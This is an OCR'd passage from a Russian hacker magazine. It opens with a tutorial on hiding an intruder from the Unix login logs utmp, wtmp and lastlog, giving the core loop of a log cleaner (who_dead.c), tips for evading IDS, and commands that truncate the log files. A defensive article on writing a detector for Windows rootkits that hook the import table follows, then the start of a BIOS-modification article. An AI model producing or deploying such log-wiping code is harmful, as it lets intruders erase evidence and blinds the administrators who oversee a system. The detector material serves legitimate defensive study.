рой расположен PID процесса; в третьей могут быть следующие значения: ~~, bw, число или буква и число. Эти метки обозначают соответственно: изменение уровня запуска или перезагрузку системы, процесс bootwait, номер TTY, комбинацию буквы и числа для PTY (псевдотерминал). Четвертая позиция может быть либо пустой, либо содержащей имя пользователя, reboot (перезагрузка) или runlevel (уровень запуска). В пятой позиции указывается контролирующий TTY или PTY, если эти данные известны. Шестая позиция показывает имя удаленного узла. Если подключение осуществляется с локального узла, в этом поле ничего не указывается. В седьмой позиции указывается IP-адрес удаленной системы. И в последнем, восьмом поле содержится дата и время внесения записи. Содержимое файлов utmp и wtmp в целом совпадает, только в файле utmp записи расположены в хронологическом порядке, а в wtmp этот порядок противоположен, то есть самые старые записи расположены в конце. Часто в utmp присутствуют устаревшие записи из-за того, что соответствующие сеансы когда-то были завершены некорректно. Если файлы utmp, wtmp и lastlog удалить, то логирование не будет осуществляться. Чтобы начать журналирование, эти файлы нужно создать пустыми:

```
# cp /dev/null /var/run/utmp
# cp /dev/null /var/log/wtmp
# cp /dev/null /var/log/lastlog
```

[формат файлов wtmp, utmp и lastlog] В man можно узнать, что wtmp и utmp состоят из последовательности структур. Причем эти структуры одинаковы для файлов wtmp и utmp и объявлены в заголовочном файле utmp.h. В Linux этот файл расположен в каталоге */usr/include/bits*.

[заголовочный файл utmp.h в Linux]

```
struct utmp
{
  short int ut_type;  // Тип записи
  pid_t ut_pid;       // Идентификатор процесса

  char ut_line[UT_LINESIZE]; // Имя устройства (console, ttyxx)
  char ut_id[4];      // ID из файла /etc/inittab (обычно номер линии)

  char ut_user[UT_NAMESIZE]; // Входное имя пользователя
  char ut_host[UT_HOSTSIZE]; // Имя удаленного хоста
  struct exit_status ut_exit; /* Код завершения процесса, помеченного
  как DEAD_PROCESS */

  long int ut_session;        // ID сессии
  struct timeval ut_tv;       // Время создания записи
  int32_t ut_addr_v6[4];      // IP-адрес удаленного хоста
  char __unused[20];          // Зарезервировано
};

struct exit_status {
  short int e_termination;    // Системный код завершения процесса
  short int e_exit;           // Пользовательский код завершения
};

// Для совместимости
#define ut_name   ut_user
#ifndef _NO_UT_TIME
#define ut_time   ut_tv.tv_sec
#endif
#define ut_xtime  ut_tv.tv_sec
#define ut_addr   ut_addr_v6[0]
```

Во FreeBSD файл utmp.h расположен в каталоге */usr/include* и структура utmp выглядит немного иначе:

[структура utmp.h в FreeBSD]

```
struct utmp {
  char   ut_line[UT_LINESIZE];   // Имя устройства(console, ttyxx)
  char   ut_name[UT_NAMESIZE];   // Входное имя пользователя
  char   ut_host[UT_HOSTSIZE];   // Имя удаленного хоста
  time_t  ut_time;               // Временная метка
};
```

Стоит отметить, что на страницах man эти структуры описаны, но всегда надо смотреть в заголовочные файлы — истина только там. Структура lastlog также определена в файле utmp.h и имеет следующий вид:

[в Linux]

```
struct lastlog
{
  __time_t ll_time;
  char ll_line[UT_LINESIZE];
  char ll_host[UT_HOSTSIZE];
};
```

[в FreeBSD]

```
struct lastlog
{
  time_t ll_time;
  char ll_line[UT_LINESIZE];
  char ll_host[UT_HOSTSIZE];
};
```

Как видишь, отличие только в названии типа ll_time. В Linux существует отдельный заголовочный файл lastlog.h. Обычно он содержит только одну строчку «#include <utmp.h>», то есть вся информация находится в файле utmp.h.


[как скрыть информацию от who] Вообще способов сокрытия записей от таких администраторских утилит, как who, w и так далее, существует великое множество. Например, можно внедрить модуль ядра, который будет перехватывать системные вызовы. Можно подменить сами файлы who и w, чтобы они показывали только часть информации. Наконец, можно с помощью systrace блокировать некоторые syscalls для изменения поведения утилит. Но так как сейчас мы рассматриваем непосредственно файлы wtmp, utmp и lastlog, то разберем, как можно скрыть нужную информацию путем модификации самих этих логов.
Существуют функции updwtmp() и logwtmp() для добавления новых записей к текущему файлу wtmp. А как происходит удаление записей из бинарных логов? Как правило, записи в файлах utmp, wtmp и lastlog удаляет та программа, которая их вносила, например login. Причем на самом деле записи не удаляются — в соответствующей структуре очищаются поля с входным именем пользователя и именем хост-машины, а значение, которое было в поле времени (ut_time), изменяется на время выхода. В файлах utmp и wtmp дополнительно производится модификация типа записи (ut_type) с USER_PROCESS на DEAD_PROCESS.


[определения для ut_type, взятые из utmp.h:]


```
#define EMPTY 0 // Отсутствие пользовательской информации
#define RUN_LVL 1 // Системный уровень выполнения
#define BOOT_TIME 2 // Время загрузки системы
#define NEW_TIME 3 // Время после изменения системного времени
#define OLD_TIME 4 // Время, когда системное время было изменено
#define INIT_PROCESS 5 // Процесс, порожденный вызовом init
#define LOGIN_PROCESS 6 /* Процесс зарегистрировавшегося в
системе пользователя */
#define USER_PROCESS 7 // Нормальный процесс
#define DEAD_PROCESS 8 // Завершенный процесс
#define ACCOUNTING 9 // Системный учет
```

Таким образом, можно удалить информацию из логов двумя способами:
1. Найти по имени пользователя (имени хоста, названию терминала и т.д.) нужную запись в лог-файле и очистить поля с входным именем пользователя и именем хост-машины или просто с помощью вызова memset() или bzero() обнулить все поля структуры.
2. Скопировать из логов всю информацию, кроме той, которую нужно скрыть, во временный файл, а потом заменить содержимым очищенного файла первоначальный лог.

Уже написано много утилит-клинеров (logs cleaner), которые модифицируют тем или иным способом файлы utmp, wtmp и lastlog. Наиболее известными из них являются: marry, logcloak, cloack2, remove, zap2, vanish, wipe (с исходниками лежат на *www.packetstormsecurity.nl*).


[клинер who_dead скрывает пользователя root от утилит who, w, last и lastlog]


[функции для работы с utmp]


[архив клинеров на PACKET STORM]

```
[root@localhost cleaner]# cat who_dead.c
#include <stdio.h>
#include <utmp.h>
#include <fcntl.h>
#include <sys/types.h>
#include <unistd.h>
#include <pwd.h>
#include <lastlog.h>

#define UTMP_FILE "/var/run/utmp"
#define WTMP_FILE "/var/log/wtmp"
#define LASTLOG_FILE "/var/log/lastlog"

dead_uwtmp (char *name_file, char *name_arg)
{
  struct utmp pos;
```

[исходный код клинера who_dead]

[как написать свою утилиту-клинер] Сейчас я расскажу, как написать свой клинер с реализацией первого способа, то есть с затиранием информации нулями. Минусом этого способа является то, что многие утилиты обнаружения атак проверяют файлы utmp/wtmp/lastlog на наличие нулевых структур. Поэтому в реальности лучше воспользоваться вторым способом, но я специально оставляю место для творчества, так как если ты поймешь реализацию первого способа, то со вторым проблем возникнуть не должно. Кроме того, я ограничусь только операционной системой Linux. Для других *nix-систем ты сам сможешь оптимизировать программу. Исходник на страницах журнала я не привожу, ты сможешь взять его на компакт-диске (я назвал его who_dead.c). Остановимся только на ключевых моментах.

В заголовочный файл я включаю файл lastlog.h "#include <lastlog.h>". Но, как я говорил ранее, в системе Linux он не обязателен, ибо является ссылкой на utmp.h. Также я на всякий случай определяю пути к лог-файлам (хотя обычно UTMP_FILE и WTMP_FILE определены в utmp.h):

```
#define UTMP_FILE "/var/run/utmp"
#define WTMP_FILE "/var/log/wtmp"
#define LASTLOG_FILE "/var/log/lastlog"
```

В программе мной создано две основных функции: dead_uwtmp() предназначена для очистки файлов utmp и wtmp, а функция dead_lastlog() очищает lastlog. Поиск в логах структуры для очистки производится по имени пользователя. В полноценной утилите также неплохо сделать поиск по названию удаленного хоста и имени терминала. Основным кодом в функции dead_uwtmp() является следующий участок:

```
while (read(fd, &pos, dist) == dist)
{
  if (!strncmp(pos.ut_name, name_arg, sizeof(pos.ut_name)))
  {
       bzero(&pos, dist);
       if (lseek(fd, -dist, SEEK_CUR) != -1)
            write (fd, &pos, dist);
  }
}
```

Где pos определено как struct utmp pos, а dist = sizeof(struct utmp). Здесь последовательно считываются структуры из файла с помощью read(), и как только обнаруживается совпадение с именем пользователя (ut_name), подготавливается чистая структура, целиком заполненная нулями при помощи bzero(). Чистая структура записывается на место существующей функцией write(), для чего на начало модифицируемой структуры предварительно устанавливается файловый указатель с помощью lseek().

В структуре lastlog отсутствует поле с именем пользователя, поэтому для модификации этого лога нужен другой подход, отличный от utmp и wtmp. В решении задачи поможет следующий момент — все записи в файле lastlog отсортированы по UID. Поэтому в функции dead_lastlog() по имени пользователя определяется его UID с помощью стандартной функции getpwnam(). Затем производится очистка найденной структуры в файле lastlog с помощью следующих строк (в OpenBSD второй аргумент lseek() следует приводить к типу off_t — прим. ред.):

```
lseek(fd, (long)pwd->pw_uid * dist, 0);
bzero((char *)&pos, dist);
write(fd, (char *)&pos, dist);
```

Как видишь, программа довольно проста и в совокупности занимает всего около 80 строк. В одном архиве с этим клинером я положил пример еще одного самодельного клинера, который скрывает хакера от утилит w, who и last, но при этом не затирает нулями структуру utmp. Я заметил, что достаточно поменять тип записи ut_type с USER_PROCESS на DEAD_PROCESS, как административные утилиты перестанут отображать такую запись на экране. Этот способ хорош тем, что затрудняет обнаружение изменений с помощью различных IDS. К сожалению, не во всех системах структура utmp имеет поле ut_type, но в Linux (в отличие от FreeBSD) она точно есть.

[специализированные функции для редактирования логов] В нашем самопальном клинере я использую стандартный способ модификации бинарных логов с помощью Си-функций read(), write() и пр. Но для работы с файлом utmp существуют специализированные функции. Например, функция setutent() устанавливает указатель на начало файла utmp; getutent() считывает строку, начиная с текущей позиции файла utmp; getutid() производит прямой поиск, начиная с текущей позиции; pututline() записывает структуру utmp ut в файл utmp и т.д. Подробнее с ними ты сможешь ознакомиться в man, там же присутствует демонстрационный код. С другой стороны, ничего неизвестно о специализированных функциях для работы с lastlog, поэтому с этим логом все равно придется работать дедовскими методами.

Вот и все. Теперь ты достаточно подготовлен, чтобы побороть таких хитрых бестий, как бинарные логи utmp, wtmp и lastlog

[ДРУГИЕ БИНАРНЫЕ ЛОГИ]

Согласно стандарту POSIX, помимо структуры utmp существует более современная структура utmpx. Она обладает расширенными и дополнительными полями. Хранится в соответствующих файлах /var/*/utmpx и /var/*/wtmpx. В статье мы эту структуру не рассматриваем, так как она пока не получила широкого распространения в *nix-системах. Хотя некоторые клинеры предусматривают очистку этих логов, например клинер ULW (*www.packetstormsecurity.nl*). Известен еще один бинарный лог-файл /var/log/btmp, в который сохраняется информация о неудачных попытках входа пользователей в систему. С ним работает команда **lastb**, подобная команде **last**. Обычно по умолчанию файл btmp в системе отсутствует, поэтому, чтобы осуществлялось журналирование, его нужно сначала создать. Я не встречал ни одного клинера, который бы очищал этот лог-файл.

Охота на ведьм


В ПОСЛЕДНЕЕ ВРЕМЯ STEALTH-ТЕХНОЛОГИИ СТАЛИ НА ПОРЯДОК БОЛЕЕ ПОПУЛЯРНЫ, ЧЕМ, СКАЖЕМ, ГОДА ДВА НАЗАД. СЕЙЧАС ТОЛЬКО ЛЕНИВЫЙ ТРОЯНМЕЙКЕР НЕ ДОБАВИТ В СВОЕ ДЕТИЩЕ МОДУЛЬ, СКРЫВАЮЩИЙ ОТ ЛИШНИХ ГЛАЗ ЕГО ФАЙЛЫ, ПРОЦЕССЫ ИЛИ ЗАПИСИ В РЕЕСТРЕ. ДАЖЕ Я ПРИЛОЖИЛ СВОЮ РУКУ К РАЗРАБОТКЕ STEALTH'А, ПРОСТЕНЬКОГО, КОНЕЧНО, НО РАБОТАЮЩЕГО. И ТЕПЕРЬ Я ХОЧУ ПОКАЗАТЬ, КАК НАПИСАТЬ ПРОГРАММУ ДЛЯ ОБНАРУЖЕНИЯ ПОДОБНОГО ИЛИ БОЛЕЕ КРУТОГО STEALTH'А В СИСТЕМЕ. ОКАЗЫВАЕТСЯ, ЭТО НЕ ОЧЕНЬ СЛОЖНО | Николай «GorluM» Андреев (gorlum@real.xakep.ru)

Пишем программу для обнаружения руткита в windows-системе

Раньше для того, чтобы поймать у себя на компьютере троян, достаточно было тщательно проверить реестр и посмотреть последние модифицированные файлы в системной директории system32, где обычно живут эти твари, однако сейчас этот метод уже не актуален. Современные трояны вовсю обзаводятся stealth-модулями, которые делают такой мануальный подход абсолютно бесполезным. Хакеров, конечно, такая ситуация очень радует, так как время, через которое их программы попадают в антивирусные базы, увеличивается. Пользователям же нет покоя. Ты только представь, что должен чувствовать юзер, если он знает, что в его системе есть троян (трафик льется, пароли не работают, с кредитки утекают деньги), но ни ручной, ни автоматический поиск ничего не дают. В общем, хреново ему будет, поверь. Но мы его не бросим — мы же кодеры! Все программы должны нас бояться, в том числе и хакерские. Мы разработаем свой детектор, который будет фиксировать всякие аномалии в системе и даже, возможно, от них избавляться, делая невидимые программы очень даже видимыми. Хитрость в том, что большинство stealth-технологий основано на одном и том же принципе, известном уже много лет, — на перехвате. Раньше это был перехват прерываний, теперь это перехват API. За этот принцип мы и будем пытаться ухватиться. Мы напишем программу, которая будет засекать, ну, для начала перехват API методом модифицирования таблицы импорта. Это, наверное, самый популярный и хорошо освещенный в литературе метод. Начнем с его обнаружения, ну а дальше посмотрим — может, еще чему-нибудь нашу программку научим.



Интересно, почему всякие АВП и прочие аверы до сих пор не детектируют программы со stealth-модулями? Ведь ничего не стоит написать простенький резидентный монитор для ловли абсолютно любых невидимок.




На диске к журналу ты обнаружишь пример программы детектора и новую модифицированную версию программы-невидимки.



Detours-перехват живет вот тут: http://research.microsoft.com/sn/detours.

[основная идея] Для того чтобы понять, как обнаружить программу-невидимку (или руткит, если хочешь) на базе перехвата API методом модифицирования таблицы импорта, надо для начала






[утилита AVZ на момент написания статьи умела убивать простые user mode перехваты API]

вспомнить, как она работает. Я сказал «вспомнить», потому что я уже писал о подобном stealth-механизме в мартовском номере «Хакера».

Итак, невидимка внедряет свой код в каждый процесс, перечисляет в них все используемые модули (то есть подгруженные DLL) и в каждом модуле ищет по имени в таблице импорта функции, ответственные за вывод той или иной системной информации. Когда невидимка найдет нужную запись в таблице, она просто заменит в ней адрес функции. Именно эту подмену и можно обнаружить. Как? Легко! Достаточно пройтись по таблице импорта и проверить соответствие имен функций их настоящим адресам. Делается это элементарно, ведь, зная имя функции, найти ее оригинальный, подлинный адрес не составит труда — вызова чего-нибудь вроде GetProcAddress хватит. Ну а поскольку невидимка перехватывает одни и те же функции в каждом процессе, то она и нас не обойдет стороной, следовательно, нашему детектору будет достаточно проверить только таблицу импорта себя и своих модулей, чтобы с уверенностью сказать, есть ли в системе руткит, работающий по рассмотренной выше схеме. Как видишь, наметился некоторый алгоритм детектирования:



GetProcAddressEx — это не стандартная функция для поиска, а ее аналог, реализованный специально для внутреннего использования в нашем детекторе (ее сорец можешь найти на диске).

1 перечисляем все модули нашей программы;

2 в каждом модуле ищем таблицу импорта;

3 с помощью GetProcAddress проверяем правильность каждого адреса функций в таблице;

4 если адрес, возвращенный GetProcAddress (или ее аналогом), и адрес, взятый из таблицы, не совпали — громко орем и выводим на экран всю возможную информацию (о лечении я пока молчу, ибо бесполезно лечить одну только нашу программу).

Правда, есть небольшой нюанс. GetProcAddress, возвращающая адрес функции по ее имени и хэндлу модуля, тоже может быть перехвачена (даже не может, а обязана). А это значит, доверять ей

[бдительный VICE нашел кучу перехватов, хотя это просто forwarded-функции]

нельзя и придется написать собственный аналог, который перехватывать никто не станет и не сможет. Что ж, с основной идеей разобрались, можно начинать кодить.

[кодим помаленьку] Перечислить все модули определенного процесса (в данном случае нашего) можно тучей разных способов: тут и библиотека psapi сгодится, и даже сама NtQuerySystemInformation. Я, правда, привык пользоваться ToolHelp-функциями. Они удобные, если приноровиться их юзать. Сначала получаешь снимок нужной тебе системной информации с помощью CreateToolhelp32Snapshot, а затем бегаешь по нему с помощью Module32First\Module32Next или аналогов. К примеру, чтобы выполнить функцию Test для каждого хэндла модуля текущего процесса (нашего детектора), нужно написать вот такой несложный код:

```
MODULEENTRY32 me = {sizeof(me)};
HANDLE m_Snap = CreateToolhelp32Snapshot(
   TH32CS_SNAPMODULE, GetCurrentProcessId());
if (m_Snap == INVALID_HANDLE_VALUE) return;
if (!Module32First(m_Snap, &me)) return;
do Test(me.hModule);
while (Module32Next(m_Snap, &me));
CloseHandle(m_Snap);
```

Функция Test — это второй, третий и четвертый шаги нашего алгоритма. В ней мы должны найти таблицу импорта и проверить подлинность каждой записи. Но, как ты понимаешь, для работы с таблицей надо знать ее формат. Он уже описывался всеми, кем только можно, и отыскать в Сети подробный мануал тебе труда не составит (*wasm.ru*, к примеру, располагает подобной информацией).

Разобравшись с форматом таблицы импорта и вообще с PE (я не знаю, как можно программировать под windows без таких основ), можно приступить к кодингу нашей функции Test. Первое, что она должна сделать, — найти импорт в модуле, чей хэндл был передан ей в единственном параметре. Осуществить это можно двумя способами:

1 с помощью функции библиотеки imagehlp, сразу возвращающей нужный нам указатель на первую структуру таблицы:

```
PIMAGE_IMPORT_DESCRIPTOR pImportDesc =
   (PIMAGE_IMPORT_DESCRIPTOR)
   ImageDirectoryEntryToData(hModule,
   TRUE,IMAGE_DIRECTORY_ENTRY_IMPORT, &ulSize);
```

2 вручную, покопавшись в PE-заголовках модуля. Хэндл модуля — это указатель на первый байт образа библиотеки, загруженной в адресное пространство процесса. Мы без проблем можем найти все необходимые данные:

```
// хэндл = указатель на DOS-заголовок
PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)
   hModule;

// получаю указатель на PE-заголовок,
// суммируя хэндл и смещение в DOS-заголовке
// MakePtr — это просто сумма с кастом
PIMAGE_NT_HEADERS pNTHeaders = MakePtr(
   PIMAGE_NT_HEADERS, hModule, pDosHeader->e_lfanew);

// и из OptionalHeader я уже получаю виртуальный
// адрес нашей таблицы
PIMAGE_IMPORT_DESCRIPTOR pImportDesc = MakePtr(
   PIMAGE_IMPORT_DESCRIPTOR,
   hModule, pNTHeaders->OptionalHeader.DataDirectory
   [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
```

Если ты разобрался с форматом PE, то уже должен понять, что pImportDesc — это указатель на первую структуру IMAGE_IMPORT_DESCRIPTOR в таблице импорта. Следом за первой может следовать вторая, третья и т.п. Каждая структура соответствует какой-нибудь статически прилинкованной библиотеке (к примеру, kernel32.dll) и содержит в себе несколько очень важных для нашей дальнейшей работы параметров: смещение имени модуля (Name), смещение таблицы адресов имен функций (OriginalFirstThunk) и смещение таблицы адресов функций (FirstThunk). Как раз эти две таблицы и играют главную роль в определении перехвата.

Мы берем элемент из первой таблицы, имя функции вместе с именем модуля из структуры IMAGE_IMPORT_DESCRIPTOR и передаем в пара-



[проба пера, функция GetProcAddress, работающая с любым адресным пространством]

метрах нашей GetProcAddressEx. Возвращенное значение, то есть подлинный адрес функции с таким-то именем, мы сравниваем с соответствующим элементом второй таблицы, проверяемым адресом. Если вдруг они не совпали, то знай — имеет место быть перехват. В коде вся нехитрая проверка таблицы импорта выглядит так:

[проверка подлинности таблицы импорта]

```
while (pImportDesc->Name) {
   // имя модуля
   char *szModName = MakePtr(LPSTR, hModule, pImportDesc->Name);
   // указатель на массив указателей на имена функций... во как
   PIMAGE_THUNK_DATA pNamesTable = MakePtr(
      PIMAGE_THUNK_DATA, hModule, pImportDesc->OriginalFirstThunk);
   // то же самое, только с адресами
   PIMAGE_THUNK_DATA pThunk = MakePtr(
      PIMAGE_THUNK_DATA, hModule, pImportDesc->FirstThunk);
   while (pThunk->u1.Function) {
      // проверяем, задана ли функция именем или не ординатой
      if (!(pNamesTable->u1.Ordinal&0x80000000)) {
         // получаем имя функции
         PIMAGE_IMPORT_BY_NAME pName = MakePtr(
            PIMAGE_IMPORT_BY_NAME, hModule,
            pNamesTable->u1.AddressOfData);
         // оригинальный адрес
         DWORD f = (DWORD) GetProcAddressEx (
            GetModuleHandle(szModName), (PSTR)&pName->Name);
         if (f != pThunk->u1.Function) // сравниваем
            Error((PSTR)&pName->Name, pThunk->u1.Function);
      } else {
         DWORD f = (DWORD)GetProcAddressEx(
            GetModuleHandle(szModName),
            MAKEINTRESOURCE(((pNamesTable->u1.Ordinal)<<16)>>16)
         );
         if (f != pThunk->u1.Function) // сравниваем
            Error((PSTR)&pName->Name, pThunk->u1.Function);
      }
      pNamesTable++;
      pThunk++;
   }
   pImportDesc++;
}
```

Функция Error должна отчаянно орать и ругаться, что, мол, обнаружен перехват такой-то API. Но одним только выводом имени API ограничиваться нельзя — оно нам никак не поможет засечь перехватчик. Для того чтобы иметь возможность уничтожить зверя, нам нужно узнать, в каком модуле живет stealth, а не кого перехватывает. Тут нам пригодится функция, написанная когда-то господином Рихтером и позволяющая узнать, какому модулю принадлежит тот или иной адрес:

```
HMODULE ModuleFromAddressEx(PVOID pv) {
   MEMORY_BASIC_INFORMATION mbi;
   return((VirtualQuery( pv, &mbi, sizeof(mbi)) != 0)
      ? (HMODULE) mbi.AllocationBase : NULL);
}
```

Такая классная штука вернет хэндл модуля, в котором обитает функция-перехватчик, если скормить ей адрес поддельной функции из таблицы. А по хэндлу можно уже определить и имя модуля, а потом и вовсе удалить надоедливую программу-невидимку (это при условии, что перехватчик внедрялся в виде библиотеки).

[глобальное лечение] Мы разобрались с тем, как засечь перехват; теперь надо понять, как его вылечить, чтобы увидеть все скрытые в системе записи. Сделать это в рамках одного-единственного нашего процесса очень просто: вместо вывода ошибки напиши «pThunk->u1.Function = f», и найденный нами подлинный адрес функции запишется поверх поддельного в таблице. Вылечить же от перехвата не только наш процесс, но и всю систему будет уже посложнее. Тут надо либо внедрять код нашего детектора в каждый процесс и пусть он там наводит марафет, либо манипулировать функциями WriteProcessMemory и ReadProcessMemory, чтобы без внедрения кода получить таблицу импорта, проанализировать ее и вылечить. Но, честно тебе скажу, инжект работает на порядок быстрее. Постоянные межпроцессные обращения сильно грузят камень, и сканирование системы может затянуться на минуты! Так что, для того чтобы вылечить от перехвата API методом модифицирования таблицы импорта всю систему, надо всего лишь чуток подправить функцию Test и инжектировать ее уже описанным мною способом по все процессы. Как минимум половина руткитов сразу станет видной, ну а что делать с остальными?

```
// получение DOS-заголовка модуля чужого процесса
IMAGE_DOS_HEADER rDosHeader;
ReadProcessMemory(m_hProcess, hModule, (LPVOID)&rDosHeader,
   sizeof(IMAGE_DOS_HEADER), &dwBytes);
```

[альтернативный перехват] Как ты, конечно, понимаешь, модифицирование импорта — хоть и популярный, но не единственный способ перехвата API. Реже, возможно, из-за сложности реализации, используют перехват подменой кода (есть отличное готовое решение — библиотека Detours от Microsoft). В этом методе таблицу импорта не трогают, а модифицируют только саму перехватываемую функцию, впатчивая ей в начало безусловный переход (jmp) на перехватчик, который запускает оригинал (либо копируя функцию целиком, либо восстанавливая первые байты, поверх которых был впатчен джамп) и фильтрует его вывод. Мне этот способ перехвата очень понравился, и я уже переделал свою невидимку под него, так что на диске можешь взять новую версию. Чем он так хорош? Ну хотя бы тем, что качество невидимости не будет страдать оттого, что таблица импорта основного модуля одной из обрабатываемых программ по каким-нибудь причинам попорчена — например, защита стоит. Его волнует только тот модуль, в котором лежит перехватываемая функция, и с ним обычно никаких проблем не возникает.
Засечь подобный метод будет непросто, вылечить — сложно. Чтобы наша программа научилась детектировать detours-like перехват, надо заставить ее проверять первые байты КАЖДОЙ экспортируемой или импортируемой функции на предмет jmp и подобных инструкций. Вылечить же функцию с безусловным переходом в начале можно, только зная, какие на месте этого джампа должны быть байты. А для этого надо открыть файл модуля, лежащий на диске, и найти там эту еще не попорченную функцию, чтобы взять оттуда оригинальное начало. Нелегко, но реализовать можно. Печально только то, что тормозить такая проверка будет — это точно.

[кое-что о ring0] Ну и последнее, о чем я хочу вспомнить в этом материале, — режим ядра. Kernel-руткит — более редкое явление, чем обычный user mode представитель, и более страшное. Обнаружить программу с грамотной ядерной stealth-технологией бывает очень сложно, а порой и вовсе невозможно. Если что-нибудь и выдает руткиты в ring0 — то это снова перехват API. В ядре он реализуется путем подмены записей в SDT. Чтобы обнаружить его, достаточно получить оригинал таблицы (читай об этом в статье 90210 на *www.rootkit.com*) и проверить подлинность всех записей. Однако надо признать, реализуется это не вдруг. Надо лезть в ядро, а это, как правило, значит писать драйвер. Не каждый возьмется. Автор утилиты VICE, руткит-детектора вроде нашего, взялся, и теперь его программа без проблем фиксирует перехват функций в kernel mode. Правда, не лечит.
Как видишь, простор для действий большой, еще никто не написал нормальной программы, которая бы умела не только засекать, но и убивать ВСЕ невидимки по каким-то их характерным особенностям вроде перехвата. У тебя есть шанс быть первым



НОВЫЙ ЖУРНАЛ ДЛЯ ДИЗАЙНЕРОВ





Изучаем BIOS и учимся его модифицировать

ЕСЛИ ПРОЦЕССОР — ЭТО СЕРДЦЕ КОМПЬЮТЕРА, ТО BIOS — ЕГО ДУША. ВОЗМОЖНОСТИ, ОТКРЫВАЮЩИЕСЯ ПРИ ВНЕДРЕНИИ В BIOS СОБСТВЕННОГО МОДУЛЯ, ПОТРЯСАЮТ. МОЖНО, НАПРИМЕР, НАПИСАТЬ КОД, ЗАЩИЩАЮЩИЙ КОМПЬЮТЕР ОТ ВТОРЖЕНИЯ, КОТОРЫЙ НЕ УБИВАЕМ ОБЫЧНЫМ ЗАМЫКАНИЕМ БАТАРЕЙКИ, МОЖНО ВОЕВАТЬ С АНТИВИРУСАМИ НА САМОМ НИЗКОМ УРОВНЕ ИЛИ РАЗБЛОКИРОВАТЬ СКРЫТЫЕ ВОЗМОЖНОСТИ И РАЗОГНАТЬ КОМПЬЮТЕР ДО СВЕРХСВЕТОВЫХ СКОРОСТЕЙ – В BIOS'Е ВОЗМОЖНО ВСЕ. ОДНАКО МОДИФИКАЦИЯ ПРОШИВКИ — ЭТО ВЫСШИЙ ПИЛОТАЖ ХАКЕРСТВА, ТРЕБУЮЩИЙ ЗНАНИЯ ЖЕЛЕЗА И УМЕНИЯ ДЕРЖАТЬ ДИЗАССЕМБЛЕР В РУКАХ. ЭТО ДРЕМУЧИЙ ЛЕС, В КОТОРОМ ОЧЕНЬ ЛЕГКО ЗАБЛУДИТЬСЯ, - Я ПОКАЖУ КРАТЧАЙШИЙ ПУТЬ |

Крис Касперски ака мыщъх (FreeBSD@smtp.ru)



Ни автор, ни редакция не несут ответственности за возможную поломку компьютера вследствие экспериментов его владельца над BIOS'ом.

Описанные в статье утилиты, прошивки и исходные коды ты сможешь взять на диске, прилагающемся к журналу.

[что нам понадобится] Для экспериментов нам потребуется материнская плата с FLASH-BIOS'ом на борту. Он может быть любым. Главным образом мы будет говорить об Award'e, как самом правильном и популярном BIOS'e, однако владельцы всех остальных тоже не останутся в стороне. Для них мы приготовили универсальный способ внедрения, работающий вообще со всеми BIOS'ами!

Опознать микросхему BIOS'a очень легко — на ней обычно наклеена голографическая этикетка, которую необходимо оторвать, чтобы обнажить маркировку. Маркировка представляет длинный ряд цифр наподобие 28F1000PPC-12C4. Идем на *www.datasheetarchive.com*, заполняем строку запроса и получаем pdf-файл с подробным описанием чипа (так называемый datasheet). Теперь необходимо найти идентичный или совместимый чип FLASH-памяти, над которым мы, собственно, и будем экспериментировать. Его можно купить на радиорынке или вытащить с поломанной матери.

Для горячей замены BIOS'a (то есть выдергивания микросхемы с работающей платы) русские обвязывают микросхему нитками, а вот иностранцы после эпидемии чиха придумали специальные приспособления — chip extractor (съемщик чипов) и BIOS saviour (BIOS-спаситель). Приобрести их можно в продвинутых радиомагазинах или заказать по интернету. Они очень понадобятся при постоянных экспериментах.

Также нам потребуется документация на чипсет материнской платы. Компании Intel и AMD бесплатно выкладывают все даташиты на сайт. Другие же производители (VIA, SiS) держат их под спудом, поэтому придется изрядно попыхтеть, прежде чем удастся что-то нарыть.

[как мы будем действовать] Модификация BIOS'a — очень рискованное занятие (только для сильных духом мужчин!). Малейшая ошибка — и система отказывается загружаться, выдавая унылый экран, черный, как южное небо. Большинство современных матерей снабжены защитами от неудачных прошивок, однако они срабатывают лишь тогда, когда BIOS действительно поврежден, а против ошибок в коде прошивки они бессильны.

Вот для этих целей нам и требуется второй BIOS. Запускаем материнскую плату, дампим прошивку (или скачиваем обновленную версию с сайта производителя), модифицируем ее по своему вкусу, затем, не выключая компьютера (!), аккуратно вынимаем оригинальный чип, откладывая его в сторону, вставляем чип, над которым мы будем экспериментировать, и, запустив прошивальщик, заливаем хакнутую прошивку в BIOS. Теперь, случись вдруг чего, мы всегда сможем вернуть оригинальный чип на место, исправить ошибку и перешить экспериментальный BIOS вновь.

